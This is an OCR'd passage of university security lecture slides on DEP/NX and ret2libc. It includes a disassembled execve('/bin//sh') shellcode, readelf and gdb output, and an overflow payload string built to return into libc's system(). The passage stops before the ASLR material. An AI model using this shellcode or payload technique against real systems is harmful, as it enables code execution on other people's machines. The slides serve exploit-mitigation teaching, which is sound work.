
DEP/ASLR

Insu Yun

Today’s lecture

- Understand Data Execution Prevention (DEP)
- Understand how to bypass DEP (ret2libc)
- Understand Address Space Layout Randomization (ASLR)
- Understand how to bypass ASLR

Stack Buffer Overflow + Run Shellcode





```
 0:   6a 32                   push   $0x32
 2:   58                      pop    %eax
 3:   cd 80                   int    $0x80
 5:   89 c3                   mov    %eax,%ebx
 7:   89 c1                   mov    %eax,%ecx
 9:   6a 47                   push   $0x47
 b:   58                      pop    %eax
 c:   cd 80                   int    $0x80
 e:   6a 0b                   push   $0xb
10:   58                      pop    %eax
11:   99                      cltd
12:   89 d1                   mov    %edx,%ecx
14:   52                      push   %edx
15:   68 6e 2f 73 68          push   $0x68732f6e
1a:   68 2f 2f 62 69          push   $0x69622f2f
1f:   89 e3                   mov    %esp,%ebx
21:   cd 80                   int    $0x80
```

Data Execution Prevention

- Q: Know how to exploit a buffer overflow vuln. What's next?
  - A: Jump to your shellcode!

- Another Q: why do we let the attacker run a shellcode? Block it!
  - Attacker uploads and runs shellcode in the stack
  - Stack only stores data
  - Why stack is executable?
    - Make it non-executable!


Von Neumann VS Harvard



http://www.tomchrane.com/Architecture/Architectures.jpg

All Readable Memory was Executable


- Intel/AMD CPUs
  - No executable flag in page table entry – only checks RW
  - AMD64 – introduced NX bit (No-eXecute, in 2003)



x64 PTE

All Readable Memory was Executable

- Intel/AMD CPUs
  - No executable flag in page table entry – only checks RW
  - AMD64 – introduced NX bit (No-eXecute, in 2003)
- Windows
  - Supporting DEP from Windows XP SP2 (in 2004)
- Linux
  - Supporting NX since 2.6.8 (in 2004)



DEP, NX (No eXecute),
W⊕X (Write XOR Execute)

Exec / non-exec stack

- $ readelf -l /home/lab05/libbase/target

```
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
  INTERP         0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x007c8 0x007c8 R E 0x1000
  LOAD           0x000f08 0x08049f08 0x08049f08 0x0012c 0x00130 RW  0x1000
  DYNAMIC        0x000f14 0x08049f14 0x08049f14 0x000e8 0x000e8 RW  0x4
  NOTE           0x000168 0x08048168 0x08048168 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x0006b0 0x080486b0 0x080486b0 0x00034 0x00034 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
  GNU_RELRO      0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R   0x1
```

Exec / non-exec stack

- $ readelf -l /home/lab03/jmp-to-stack/target

```
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x00120 0x00120 R E 0x4
  INTERP         0x000154 0x00000154 0x00000154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x00000000 0x00000000 0x00a8c 0x00a8c R E 0x1000
  LOAD           0x000ee4 0x00001ee4 0x00001ee4 0x0014c 0x00150 RW  0x1000
  DYNAMIC        0x000ef0 0x00001ef0 0x00001ef0 0x000f0 0x000f0 RW  0x4
  NOTE           0x000168 0x00000168 0x00000168 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x00093c 0x0000093c 0x0000093c 0x0003c 0x0003c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x000ee4 0x00001ee4 0x00001ee4 0x0011c 0x0011c R   0x1
```

Non-executable Stack

- Now, most of programs built with non-executable stack
  - We compile a program without `-z execstack`
- Then, how to run a shell?
  - Call `system("/bin/sh")`
  - What if the program does not have such code?
- Library: Return to Libc

Dynamically Linked Library

- When you build a program, you use functions from library
  - `printf(), scanf(), read(), write(), system(),` etc.

- Q: Where does that function reside?
  - 1) In the program
  - 2) In #include <stdio.h>, the header file
  - 3) Somewhere in the process's memory

```
$ strace ./stack-ovfl-sc-32
execve("./stack-ovfl-sc-32", ["./stack-ovfl-sc-32"], [/* 23 vars */]) = 0
strace: [ Process PID=29235 runs in 32 bit mode. ]
brk(NULL)                               = 0x804b000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xf7fd4000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=102023, ...}) = 0
mmap2(NULL, 102023, PROT_READ, MAP_PRIVATE, 3, 0) = 0xf7fbb000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib32/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\3\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\300\207\1\0004\0\0\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1775464, ...}) = 0
```

```
$ ldd stack-ovfl-sc-32
        linux-gate.so.1 =>  (0xf7fd8000)
        libc.so.6 => /lib32/libc.so.6 (0xf7e07000)
        /lib/ld-linux.so.2 (0xf7fda000)
```

Dynamically Linked Library: libc

- The most of programs written in C will be linked with libc
  - Contains essential functionalities!
  - execve(), system(), open(), read(), write(), etc.

- But where our system() is?
  - Let’s check with gdb!

```
0x0011f540  getpwent_r
0x0011f570  getpwnam_r
0x0011f5c0  getpwuid_r
0x0011f610  glob64
0x00121370  regexec
0x001213b0  sched_getaffinity
0x001213d0  sched_setaffinity
0x00121400  posix_spawn
0x00121440  posix_spawnp
0x001218e0  nftw
0x00121910  nftw64
0x00121940  posix_fadvise64
0x00121970  posix_fallocate64
0x001219a0  getrlimit64
0x00121a40  step
0x00121ab0  advance
0x00121b10  msgctl
0x00121b50  semctl
0x00121bd0  shmctl
0x00121c10  getspent_r
0x00121c40  getspnam_r
0x00121c90  pthread_cond_broadcast
0x00121cd0  pthread_cond_destroy
0x00121d10  pthread_cond_init
0x00121d60  pthread_cond_signal
0x00121da0  pthread_cond_wait
0x00121df0  pthread_cond_timedwait
0x00121e90  gethostbyaddr_r
0x00121ee0  gethostbyname2_r
0x00121f30  gethostbyname_r
0x00121f80  gethostent_r
0x00121fc0  getnetbyaddr_r
0x00122010  getnetent_r
0x00122050  getnetbyname_r
0x001220a0  getprotobynumber_r
0x001220f0  getprotoent_r
0x00122120  getprotobyname_r
0x00122170  getservbyname_r
0x001221c0  getservbyport_r
0x00122210  getservent_r
0x00122240  getaliasent_r
0x00122270  getaliasbyname_r
0x001222c0  __nss_next
0x00122310  __nss_hosts_lookup
0x00122350  __nss_group_lookup
0x00122370  __nss_passwd_lookup
0x00122470  getrpcent_r
0x001224a0  getrpcbyname_r
0x001224f0  getrpcbynumber_r
0x00141130  __libc_freeres
0x00141970  __libc_thread_freeres
gdb-peda$
```

Finding libc Functions

- GDB

```
$ gdb -q ./stack-ovfl-sc-32
Reading symbols from ./stack-ovfl-sc-32...(no debugging symbols found)...done.
gdb-peda$ print system
No symbol table is loaded.  Use the "file" command.
```

- Why?
  - You should run the program to see linked libraries

Finding libc Functions

- GDB

```
gdb-peda$ b main
Breakpoint 1 at 0x8048529
gdb-peda$ r

Breakpoint 1, 0x08048529 in main ()
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xf7e41940 <system>
gdb-peda$
```

Stack Overflow Again


- Now you know where system() is!

```
Breakpoint 1, 0x08048529 in main ()
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xf7e41940 <system>
gdb-peda$
```

- “A” * 0x80 + “BBBB” + “\x40\x19\xe4\xf7”
  - This will run system()
  - But how to run `system(“/bin/sh”)` or `system(“a”)`?


Function Call and Stack

- Arguments
  - [ebp + 0x8] is the 1st argument
  - [ebp + 0xc] is the 2nd argument
  - …
- What if we call system() by changing RET?




Function Call and Stack


- Overflow
- Leave
  - `mov esp, ebp`
  - `mop ebp`
- Return
  - `pop eip`



Function Call and Stack


- Executing system()
  - `push ebp`
  - `mov esp, ebp`
  - `sub esp, 0x10c`
- Argument access
  - What is [ebp + 8]?
- ARG2 of the vulnerable function will be ARG1
  - Ret addr + 8!





Calling System(“/bin/sh”)


- Let’s overwrite
  - RET ADDR = addr of system()
  - ARG2 = “/bin/sh”



Calling System(“/bin/sh”)

